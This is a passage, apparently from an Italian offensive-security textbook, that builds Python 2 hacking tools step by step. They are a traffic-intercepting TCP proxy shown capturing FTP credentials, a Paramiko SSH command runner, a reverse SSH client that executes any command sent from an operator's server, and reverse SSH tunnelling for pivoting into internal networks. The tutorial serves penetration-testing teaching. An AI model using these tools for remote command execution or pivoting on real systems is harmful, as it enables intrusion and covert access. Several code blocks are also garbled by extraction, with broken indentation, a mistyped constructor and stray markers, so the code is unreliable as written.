Eccoci qua! Non è una tecnica super raffinata, ma è una buona base per creare contemporaneamente dei socket client e server in Python e usarli in modo malevolo. Certamente sono i concetti basilari di cui più necessitate: usate la vostra immaginazione per espanderli e migliorarli.

Ora realizziamo un proxy TCP, il quale può tornare utile in più di una occasione negli scenari offensivi.

Realizzare un proxy TCP

Ci sono diverse ragioni per avere un proxy TCP nella nostra cassetta degli attrezzi, ad esempio può essere utile per mandare a spasso il traffico da un host all'altro, ma anche per valutare del software basato sulla rete. Quando si effettuano dei penetration test in ambienti enterprise, tipicamente non si ha la possibilità di eseguire Wireshark, non si possono caricare dei driver per sniffare il loopback su Windows e può anche capitare che la frammentazione della rete non vi consenta di eseguire i vostri tool per colpire direttamente l'host target. Mi è capitato diverse volte di utilizzare un semplice proxy Python che mi aiutasse a capire dei protocolli sconosciuti, a modificare il traffico inviato a una applicazione e a fare del fuzz testing. Vediamo come è fatto.

```
import sys
import socket
import threading

def server_loop(local_host, local_port, remote_host,
               remote_port, receive_first):
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        server.bind((local_host, local_port))
    except:
        print "[!!!] Failed to listen on %s:%d" \
              % (local_host, local_port)
        print "[!!!] Check for other listening sockets " \
              "or correct permissions."
        sys.exit(0)
    print "[*] Listening on %s:%d" % (local_host, local_port)
    server.listen(5)
    while True:
        client_socket, addr = server.accept()
        # stampa le informazioni sulla connessione locale
        print "[==>] Received incoming connection " \
              "from %s:%d" % (addr[0], addr[1])
        # avvia un thread per parlare con l'host remoto
        proxy_thread = threading.Thread(
            target=proxy_handler,
            args=(client_socket,
                  remote_host,
                  remote_port,
                  receive_first))
```

```

    proxy_thread.start()

def main():
    if len(sys.argv[1:]) != 5:
        print "Usage: ./proxy.py [localhost] [localport] " \
            "[remotehost] [remoteport] [receive_first]"
        print "Example: ./proxy.py 127.0.0.1 9000 " \
            "10.12.132.1 9000 True"
        sys.exit(0)

    # imposta i parametri di ascolto locale
    local_host = sys.argv[1]
    local_port = int(sys.argv[2])
    # imposta il target remoto
    remote_host = sys.argv[3]
    remote_port = int(sys.argv[4])
    # questo dice al nostro proxy di connettersi
    # e ricevere i dati prima di inviarne all'host remoto
    receive_first = sys.argv[5]
    if "True" in receive_first:
        receive_first = True
    else:
        receive_first = False
    # ora avviamo il nostro socket in ascolto
    server_loop(local_host,
                local_port,
                remote_host,
                remote_port,
                receive_first)

main()

```

Questo codice dovrebbe ormai esservi familiare: prendiamo alcuni argomenti da linea di comando e poi avviamo un server che sta continuamente (in loop) in ascolto, in attesa di connessioni. Quando arriva una nuova richiesta di connessione, la passiamo al nostro `proxy_handler`, il quale si occupa di inviare e ricevere i bit da entrambi i lati del data stream.

Adesso definiamo la funzione `proxy_handler`, aggiungendo il seguente codice sopra la funzione `main`.

```

def proxy_handler(client_socket, remote_host, remote_port,
                  receive_first):
    # connettiti all'host remoto
    remote_socket = socket.socket(

```



```

    socket.AF_INET,
    socket.SOCK_STREAM)
remote_socket.connect((remote_host, remote_port))
# ricevi i dati da remoto se necessario
if receive_first: ❶
    remote_buffer = receive_from(remote_socket) ❷
    hexdump(remote_buffer) ❸
    # inviali alla nostra response_handler
    remote_buffer = response_handler(remote_buffer) ❹
    # se abbiamo dati da inviare al nostro client locale,
    # inviamoli
    if len(remote_buffer):
        print "[<==] Sending %d bytes to localhost." \
            % len(remote_buffer)
        client_socket.send(remote_buffer)
    # ora leggiamo in modo ciclico dall'host locale,
    # inviamo a quello remoto e mandiamo la risposta a quello locale
while True:
    # leggi dall'host locale
    local_buffer = receive_from(client_socket)
    if len(local_buffer):
        print "[==>] Received %d bytes from localhost." \
            % len(local_buffer)
        hexdump(local_buffer)
        # invia alla nostra request handler
        local_buffer = request_handler(local_buffer)
        # invia i dati all'host remoto
        remote_socket.send(local_buffer)
        print "[==>] Sent to remote."
    # ricevi la risposta
    remote_buffer = receive_from(remote_socket)
    if len(remote_buffer):
        print "[<==] Received %d bytes from remote." \
            % len(remote_buffer)
        hexdump(remote_buffer)
        # invia alla nostra response handler
        remote_buffer = response_handler(remote_buffer)
        # invia la risposta al socket locale
        client_socket.send(remote_buffer)
        print "[<==] Sent to localhost."

```

```

# se non ci sono altri dati o dall'altro lato
# viene chiusa la connessione
if not len(local_buffer) or not len(remote_buffer): ❸
    client_socket.close()
    remote_socket.close()
    print "[*] No more data. Closing connections."
    break

```

Questa funzione contiene la maggior parte della logica del nostro proxy. Innanzitutto, prima di andare al loop principale, verifichiamo di non dover avviare una connessione remota per richiedere dei dati ❶. Alcuni server demoni, infatti, si aspettano che facciate prima questo (ad esempio, tipicamente i server FTP inviano prima un banner). A questo punto usiamo la nostra funzione `receive_from` ❷, che utilizziamo da entrambi i lati della comunicazione; questa prende semplicemente un socket già connesso ed esegue una ricezione.

Ora facciamo il dump del contenuto del pacchetto ❸ in modo da ispezionarlo per cercare qualcosa di interessante. Poi passiamo all'output della nostra funzione `response_handler` ❹. Dentro questa funzione potete modificare i contenuti del pacchetto, eseguire operazioni fuzzing, verifiche di autenticazione o qualsiasi altra cosa desiderate. C'è una funzione complementare, `request_handler`, che fa la stessa cosa per modificare anche il traffico in partenza. Il passo finale consiste nello spedire al nostro client locale il buffer ricevuto. Il resto del codice del proxy è chiaro: leggiamo continuamente da locale, processiamo, spediamo al remoto, leggiamo la risposta, processiamo e spediamo in locale sinché non vi sono più dati rilevati ❺.

Mettiamo assieme il resto delle funzioni per completare il nostro proxy.

```

# questa e' una funzione hex dumping presa direttamente da
# http://code.activestate.com/recipes/142812-hex-dumper/
def hexdump(src, length=16): ❶
    result = []
    digits = 4 if isinstance(src, unicode) else 2
    for i in xrange(0, len(src), length):
        s = src[i:i+length]
        hexa = b' '.join(
            ["%0*X" % (digits, ord(x)) for x in s])
        text = b''.join(
            [x if 0x20 <= ord(x) < 0x7F else b'.' for x in s])
        result.append( b"%04X %-*s %s" % \
            (i, length*(digits + 1), hexa, text) )
    print b'\n'.join(result)

def receive_from(connection): ❷

```

```

buffer = ""

# impostiamo il time out a 2 secondi; a seconda del tuo
# target potrebbe essere necessario aggiustarlo
connection.settimeout(2)

try:
    # continua a leggere dal buffer sinche' non ci sono
    # piu' dati o andiamo in time out
    while True:
        data = connection.recv(4096)
        if not data:
            break
        buffer += data
    except:
        pass
    return buffer

# modifica ogni richiesta destinata all'host remoto
def request_handler(buffer): ❸
    # effettua le modifiche del pacchetto
    return buffer

# modifica ogni risposta destinata all'host locale
def response_handler(buffer): ❹
    # effettua le modifiche del pacchetto
    return buffer

```

Questo è il codice finale che completa il nostro proxy. Prima creiamo la funzione `hexdump` ❶, che mostrerà semplicemente i dettagli del pacchetto sia con il loro valore esadecimale sia con i corrispondenti codici ASCII stampabili. Questo è utile per capire protocolli sconosciuti, per cercare credenziali utente in protocolli testuali e molto altro.

La funzione `receive_from` ❷ è usata per ricevere sia i dati locali sia quelli remoti e le passiamo semplicemente il socket da usare. Per default, c'è impostato un timeout di due secondi, il quale può essere troppo stretto se state facendo il proxying di traffico di altre nazioni o su reti con compressione lossy di dati (aumentate il timeout, se necessario). Il resto della funzione gestisce semplicemente i dati ricevuti sinché ne vengono rilevati dall'altro lato della connessione. Le nostre ultime due funzioni ❸ ❹ vi consentono di modificare il traffico destinato a entrambi i lati del proxy. Questo può essere utile, ad esempio, se sono state spedite delle credenziali come testo semplice e volete provare a ottenere i privilegi di amministrazione su una applicazione piuttosto che quelli da utente semplice. Ora che abbiamo il nostro proxy pronto all'uso, proviamolo.

Prova su strada

Ora che abbiamo la base del nostro proxy e le funzioni principali, proviamolo su un server FTP. Avviate il proxy con le seguenti opzioni:

```
$ sudo python proxy.py 127.0.0.1 21 ftp.target.ca 21 True
```

Abbiamo usato `sudo` perché la porta 21 è privilegiata e, per poter ascoltare su di essa, richiede privilegi amministrativi o di root. Ora prendete il vostro client FTP preferito e configuratelo per connettersi a localhost sulla porta 21. Naturalmente, dovrete puntare il vostro proxy a un server FTP che risponderà realmente a voi. Quando eseguo questa istruzione su un server FTP di test, ottengo il seguente risultato:

```
[*] Listening on 127.0.0.1:21
[==>] Received incoming connection from 127.0.0.1:59218
0000 32 32 30 20 50 72 6F 46 54 50 44 20 31 2E 33 2E 220 ProFTPD 1.3.
0010 33 61 20 53 65 72 76 65 72 20 28 44 65 62 69 61 3a Server (Debia
0020 6E 29 20 5B 3A 3A 66 66 66 66 3A 35 30 2E 35 37 n) [::ffff:22.22
0030 2E 31 36 38 2E 39 33 5D 0D 0A .22.22]..
[<==] Sending 58 bytes to localhost.
[==>] Received 12 bytes from localhost.
0000 55 53 45 52 20 74 65 73 74 79 0D 0A USER testy..
[==>] Sent to remote.
[<==] Received 33 bytes from remote.
0000 33 33 31 20 50 61 73 73 77 6F 72 64 20 72 65 71 331 Password req
0010 75 69 72 65 64 20 66 6F 72 20 74 65 73 74 79 0D uired for testy.
0020 0A
[<==] Sent to localhost.
[==>] Received 13 bytes from localhost.
0000 50 41 53 53 20 74 65 73 74 65 72 0D 0A PASS tester..
[==>] Sent to remote.
[*] No more data. Closing connections.
```

Potete vedere chiaramente che siamo capaci di ricevere il banner FTP e spedirgli lo username e la password e che, inoltre, quando gli inviamo delle credenziali errate, lui termina l'esecuzione in modo pulito.

SSH con Paramiko

Fare *pivoting* con BHNET è abbastanza pratico, ma a volte è più conveniente cifrare il vostro traffico in modo da evitare di essere scoperti. Un modo comune per ottenere questo obiettivo è fare il *tunneling* del traffico usando una Secure Shell (SSH). Ma cosa fate se il vostro target non ha un client SSH (come il 99,81943% dei sistemi Windows)? Nonostante ci siano ottimi client SSH disponibili per Windows, come ad esempio Putty, questo è un libro su Python. In Python potete usare dei socket raw e un po' di magica crittografia per creare il vostro client o server SSH. Ma perché crearlo se possiamo riutilizzarne uno? *Paramiko* usa *PyCrypto* per consentirvi di utilizzare in modo semplice il protocollo SSH2. Per capire come funziona questa libreria, usiamo Paramiko per creare una connessione ed eseguire un comando su un sistema SSH, per configurare un server e un client SSH e per eseguire comandi remoti su macchine Windows. Infine, vedremo come fare il tunneling inverso utilizzando il file demo incluso in Paramiko, duplicando le opzioni proxy di BHNET.

Come prima cosa, installate Paramiko usando pip (oppure scaricatelo da <http://www.paramiko.org/>):

```
pip install paramiko
```

Più avanti useremo alcuni dei file demo, quindi assicuratevi di scaricarli dal sito web di Paramiko. Create un nuovo file chiamato *bh_sshcmd.py* e inserite il seguente codice:

```
import threading
import paramiko
import subprocess

def ssh_command(ip, user, passwd, command): ❶
    client = paramiko.SSHClient()
    #client.load_host_keys('/home/justin/.ssh/known_hosts') ❷
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy()) ❸
    client.connect(ip, username=user, password=passwd)
    ssh_session = client.get_transport().open_session()
    if ssh_session.active:
        ssh_session.exec_command(command) ❹
        print ssh_session.recv(1024)
    return

ssh_command('192.168.100.131', 'justin', 'lovesthepython', 'id')
```

Questo è un programma piuttosto semplice. Creiamo una funzione chiamata *ssh_command* ❶, la quale crea una connessione a un server SSH ed esegue un singolo comando. Notate che Paramiko supporta l'autenticazione con chiavi ❷ piuttosto che (o in aggiunta a) l'autenticazione con password. Usare l'autenticazione con chiave SSH è

fortemente raccomandato nelle applicazioni reali ma, per semplificare l'esempio, usiamo la modalità tradizionale di autenticazione con username e password. Poiché stiamo controllando entrambi i capi della connessione, impostiamo la policy di accettazione della chiave SSH per il server SSH al quale ci stiamo connettendo ❸ e facciamo la connessione. Infine, assumendo che la connessione sia andata a buon fine, eseguiamo il comando passato alla funzione `ssh_command` durante la sua chiamata ❹. Nel caso specifico di questo esempio eseguiamo il comando `id`. Eseguiamo un test veloce connettendoci al nostro server Linux:

```
C:\tmp> python bh_sshcmd.py
Uid=1000(justin) gid=1001(justin) groups=1001(justin)
```

Vedrete che si connette e poi esegue il comando. Potete facilmente modificare lo script sia per eseguire comandi multipli su un server SSH sia per eseguire comandi su diversi server SSH.

Ora che abbiamo costruito le fondamenta, modifichiamo il nostro script per fare in modo che supporti l'esecuzione di comandi inviati dal nostro client Windows tramite SSH. Ovviamente, quando di solito usate SSH, utilizzate un client SSH per connettervi a un server SSH, ma, poiché Windows per default non include un server SSH, dobbiamo invertire il processo e inviare comandi dal nostro server SSH al client SSH.

Create un file chiamato *bh_sshRcmd.py* e inserite il seguente codice:

```
import threading
import paramiko
import subprocess

def ssh_command(ip, user, passwd, command):
    client = paramiko.SSHClient()
    #client.load_host_keys('/home/justin/.ssh/known_hosts')
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    client.connect(ip, username=user, password=passwd)
    ssh_session = client.get_transport().open_session()
    if ssh_session.active:
        ssh_session.send(command)
        print ssh_session.recv(1024) # leggi il banner
        while True:
            # ottieni il comando dal server SSH
            command = ssh_session.recv(1024)
            try:
                cmd_output = subprocess.check_output(command, shell=True)
                ssh_session.send(cmd_output)
            except Exception,e:
                ssh_session.send(str(e))
```

```
client.close()

return

ssh_command('192.168.100.130', 'justin', 'lovesthepython', 'ClientConnected')
```

NOTA

Questa discussione è un'estensione del lavoro di Hussam Khrais, che trovate su <http://resources.infosecinstitute.com/>.

Le prime linee sono simili al nostro programma precedente e le parti nuove iniziano con il ciclo `while`. Notate che il primo comando che inviamo è `ClientConnected`. Capirete il perché quando creeremo l'altro capo della connessione SSH.

Ora create un nuovo file, chiamato *bh_sshserver.py*, e inserite il seguente codice:

```
import socket
import paramiko
import threading
import sys

# Utilizziamo le chiavi dai file demo di Paramiko
host_key = paramiko.RSAKey(filename='test_rsa.key') ❶

class Server (paramiko.ServerInterface): ❷

    def _init_(self):
        self.event = threading.Event()

    def check_channel_request(self, kind, chanid):
        if kind == 'session':
            return paramiko.OPEN_SUCCEEDED
        return paramiko.OPEN_FAILED_ADMINISTRATIVELY_PROHIBITED

    def check_auth_password(self, username, password):
        if (username == 'justin') and (password == 'lovesthepython'):
            return paramiko.AUTH_SUCCEEDED
        return paramiko.AUTH_FAILED

server = sys.argv[1]
ssh_port = int(sys.argv[2])

try: ❸
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sock.bind((server, ssh_port))
    sock.listen(100)
    print '[+] Listening for connection ...'
    client, addr = sock.accept()
except Exception, e:
    print '[-] Listen failed: ' + str(e)
```

```

    sys.exit(1)

print '[+] Got a connection!'

try: ❹
    bhSession = paramiko.Transport(client)
    bhSession.add_server_key(host_key)
    server = Server()
    try:
        bhSession.start_server(server=server)
    except paramiko.SSHException, x:
        print '[-] SSH negotiation failed.'
    chan = bhSession.accept(20)
    print '[+] Authenticated!' ❺
    print chan.recv(1024)
    chan.send('Welcome to bh_ssh')
    while True: ❻
        try:
            command= raw_input("Enter command: ").strip('\n')
            if command != 'exit':
                chan.send(command)
                print chan.recv(1024) + '\n'
            else:
                chan.send('exit')
                print 'exiting'
                bhSession.close()
                raise Exception ('exit')
        except KeyboardInterrupt:
            bhSession.close()
except Exception, e:
    print '[-] Caught exception: ' + str(e)
    try:
        bhSession.close()
    except:
        pass
    sys.exit(1)


```

Questo programma crea un server SSH al quale si connette il nostro client SSH (quando vogliamo eseguire comandi). Questo può essere un sistema Linux, Windows o anche OS X che ha Python e Paramiko installati. Per questo esempio, stiamo usando la chiave SSH inclusa nei file di esempio di Paramiko ❶. Iniziamo creando un socket in ascolto ❸, come abbiamo fatto in precedenza in questo capitolo, e poi creiamo il server e configuriamo i metodi di autenticazione ❹. Quando un client si è autenticato ❺ e ci

invia il messaggio `ClientConnected` **6**, ogni comando che digitiamo nel `bh_sshserver` viene inviato al `bh_sshclient` ed eseguito sul `bh_sshclient` e l'output restituito al `bh_sshserver`. Vediamolo in funzione.

Prova su strada

In questa demo, ho eseguito sia il server sia il client sulla mia macchina Windows (vedi [Figura 2.1](#)).



The figure consists of two screenshots of Windows Command Prompts. The top window, titled 'Command Prompt - bh_sshserv.py 192.168.100.130 22', shows the execution of `bh_sshserv.py 192.168.100.130 22`. It displays the server's startup sequence: listening for connections, receiving a connection, authenticating, and then displaying the output of the `dir *` command. The output shows a directory listing for `C:\tmp` with files and directories like `09/16/2014 01:03 PM <DIR> -`, `09/16/2014 01:03 PM <DIR> ..`, `08/30/2014 10:03 AM <DIR> demos`, and `08/14/2014 08:29 AM <DIR> paraniko-master`. It also shows file statistics: `0 File(s) 0 bytes` and `4 Dir(s) 901.427.200 bytes free`. The bottom window, titled 'Command Prompt - bh_sshRcmd.py', shows the execution of `bh_sshRcmd.py`, which outputs 'Welcome to bh_ssh'.

```
C:\tmp>bh_sshserv.py 192.168.100.130 22
[+] Listening for connection ...
[+] Got a connection!
[+] Authenticated!
ClientConnected
Enter command: dir *.
Volume in drive C has no label.
Volume Serial Number is 008E-5BA4

Directory of C:\tmp

09/16/2014  01:03 PM    <DIR>          -
09/16/2014  01:03 PM    <DIR>          ..
08/30/2014  10:03 AM    <DIR>          demos
08/14/2014  08:29 AM    <DIR>          paraniko-master
           0 File(s)                0 bytes
           4 Dir(s)              901.427.200 bytes free

Enter command:
```

```
C:\tmp>bh_sshRcmd.py
Welcome to bh_ssh
```

Figura 2.1 - Utilizzo di SSH per eseguire comandi.

Potete vedere che il processo inizia avviando il nostro server SSH **1**, per poi connetterci

a esso dal nostro client ❷. Dopo che il client si è connesso con successo ❸, eseguiamo un comando ❹. Non vediamo nulla nel nostro client SSH, ma il comando che abbiamo inviato è stato eseguito dal client ❺ e l'output inviato al nostro server SSH ❻.

Tunneling SSH

Il tunneling SSH è meraviglioso ma è difficile da capire e configurare, specialmente quando dobbiamo gestire un tunnel SSH inverso. Ricordate che il nostro scopo finale è far eseguire a un server SSH remoto dei comandi che digitiamo da un client SSH. Quando si usa un tunnel SSH, i comandi digitati non vengono inviati al server, ma piuttosto il traffico di rete viene inviato impacchettato all'interno di SSH e poi spaccettato e trasmesso dal server SSH.

Immaginate di essere nella seguente situazione: avete ottenuto un accesso remoto a un server SSH in una rete interna, ma volete avere accesso al server web sulla stessa rete. Non potete avere accesso diretto al server web, mentre il server con installato SSH può averlo ma non ha installati i tool dei quali necessitate. Un modo per superare questo problema è un tunnel SSH. Senza entrare troppo nei dettagli, eseguendo il comando `ssh -L 8008:web:80 justin@sshserver` vi conatterete al server SSH con utente `justin`, sulla porta `8008` del vostro sistema locale. Ogni cosa inviata alla porta `8008` sarà inviata tramite il tunnel SSH al server SSH e consegnata al server web. La [Figura 2.2](#) mostra tutto ciò in azione.




Figura 2.2 - Trasferimento tramite tunneling SSH.

Questo è piuttosto bello, ma ricordate che non sono tanti i sistemi Windows che hanno in esecuzione un server SSH. Non tutto è perduto, comunque. Possiamo realizzare un tunnel SSH inverso. In questo caso, ci connettiamo nel modo usuale al nostro server SSH dal client Windows. Tramite questa connessione SSH, specifichiamo una porta remota sul server SSH che verrà indirizzata al nostro host e alla porta locali ([Figura 2.3](#)).




Figura 2.3 - Tunneling SSH inverso.

I file di esempio di Paramiko includono un file chiamato *rforward.py* che fa proprio questo. Funziona esattamente così come è, per cui non lo mostrerò qui, ma ne sottolineerò alcuni punti importanti e vedremo un esempio su come usarlo. Aprite *rforward.py* e andate sotto sino al `main`.

```
def main():
    options, server, remote = parse_options() ❶
    password = None
    if options.readpass:
        password = getpass.getpass('Enter SSH password: ')
    client = paramiko.SSHClient() ❷
    client.load_system_host_keys()
    client.set_missing_host_key_policy(paramiko.WarningPolicy())
    verbose('Connecting to ssh host %s:%d ...' % (server[0], server[1]))
    try:
        client.connect(
            server[0],
            server[1],
            username=options.user,
            key_filename=options.keyfile,
            look_for_keys=options.look_for_keys,
            password=password)
    except Exception as e:
        print('*** Failed to connect to %s:%d: %r' \
```

```

    % (server[0], server[1], e))
sys.exit(1)
verbose('Now forwarding remote port %d to %s:%d ...' \
    % (options.port, remote[0], remote[1]))
try:
    reverse_forward_tunnel( ❸
        options.port,
        remote[0],
        remote[1],
        client.get_transport())
except KeyboardInterrupt:
    print('C-c: Port forwarding stopped.')
    sys.exit(0)

```

Le prime linee in cima allo script ❶ servono per verificare che, prima di avviare la connessione ❷ del client SSH, tutti gli argomenti necessari siano stati passati allo script, (il quale dovrebbe sembrarvi molto familiare). La parte finale del `main` chiama la funzione `reverse_forward_tunnel` ❸. Diamo uno sguardo a questa funzione.

```

def reverse_forward_tunnel(server_port, remote_host, remote_port, transport):
    transport.request_port_forward("", server_port) ❹
    while True:
        chan = transport.accept(1000) ❺
        if chan is None:
            continue
        thr = threading.Thread( ❻
            target=handler,
            args=(chan, remote_host, remote_port))
        thr.setDaemon(True)
        thr.start()

```

In Paramiko ci sono due principali metodi di comunicazione: *transport*, il quale si occupa di creare e mantenere la connessione cifrata, e *channel*, che si comporta come un socket per spedire e inviare dati su una sessione di trasporto cifrata. Qui iniziamo a usare la funzione di Paramiko `request_port_forward` per fare il forwarding di connessioni TCP da una porta ❹ al server SSH e avviare un nuovo canale di trasporto ❺. A questo punto, sul canale, chiamiamo la funzione `handler` ❻. Ma non abbiamo ancora concluso.

```

def handler(chan, host, port):
    sock = socket.socket()
    try:
        sock.connect((host, port))
    except Exception as e:

```

```

verbose('Forwarding request to %s:%d failed: %r' % (host, port, e))
return
verbose('Connected! Tunnel open %r -> %r -> %r' \
    % (chan.origin_addr, chan.getpeername(), (host, port)))
while True: u
r, w, x = select.select([sock, chan], [], [])
if sock in r:
    data = sock.recv(1024)
    if len(data) == 0:
        break
    chan.send(data)
if chan in r:
    data = chan.recv(1024)
    if len(data) == 0:
        break
    sock.send(data)
chan.close()
sock.close()
verbose('Tunnel closed from %r' % (chan.origin_addr,))

```

E, alla fine, il dato è inviato e ricevuto u. Proviamolo.

Prova su strada


Eseguiamo *rforward.py* dal nostro sistema Windows e lo configureremo per fare da intermediario quando faremo il tunnel del traffico dal server web al nostro server SSH su Kali.

```

C:\tmp\demos>rforward.py 192.168.100.133 -p 8080 -r 192.168.100.128:80 -user
justin -password
Enter SSH password:
Connecting to ssh host 192.168.100.133:22 ...
C:\Python27\lib\site-packages\paramiko\client.py:517: UserWarning: Unknown ssh-r
sa host key for 192.168.100.133: cb28bb4e3ec68e2af4847a427f08aa8b
(key.get_name(), hostname, hexlify(key.get_fingerprint()))
Now forwarding remote port 8080 to 192.168.100.128:80 ...

```

Potete vedere che sulla macchina Windows ho creato una connessione al server SSH con indirizzo 192.168.100.133 e aperto una porta su tale server, il quale inoltrerà il traffico all'IP 192.168.100.128 sulla porta 80. Quindi, se adesso navigo su <http://127.0.0.1:8080> sul mio server Linux, mi connetto al server web a 192.168.100.128 attraverso il tunnel SSH, come mostrato in [Figura 2.4](#).



← 127.0.0.1:8080 ☆ ↻

User Name:

Password:

Submit

Figura 2.4 - Esempio di tunnel SSH inverso.

Se tornate alla macchina Windows, potete vedere la connessione che è stata creata in Paramiko:

```
Connected! Tunnel open (u'127.0.0.1', 54537) -> ('192.168.100.133', 22) -> ('192.168.100.128', 80)
```

SSH e il tunneling SSH sono concetti molto importanti da capire e usare. Sapere come e quando usarli è molto importante per un hacker e anche conoscere Paramiko lo è, perché rende possibile aggiungere funzionalità SSH ai vostri tool Python.

In questo capitolo abbiamo creato alcuni tool semplici ma molto utili. Vi incoraggio a espanderli e modificarli se necessario. Lo scopo principale è sviluppare una buona comprensione di come usare la rete con Python per creare tool che potete usare durante i penetration test, post-exploitation o durante la ricerca di bug. Adesso procederemo usando i raw socket e realizzando degli sniffer di rete, dopodiché combineremo le due cose per creare uno scanner per la ricerca di host scritto interamente in Python.

Networking: i socket raw e lo sniffing

In questo capitolo realizzeremo dei **programmi** che vi faranno apprezzare maggiormente i piccoli sforzi che farete in futuro per **personalizzare e utilizzare i tool** esistenti. Imparerete, inoltre, a utilizzare alcuni **nuovi strumenti** disponibili con **Python** e avrete una **migliore comprensione di come funzionano a basso livello le reti**.

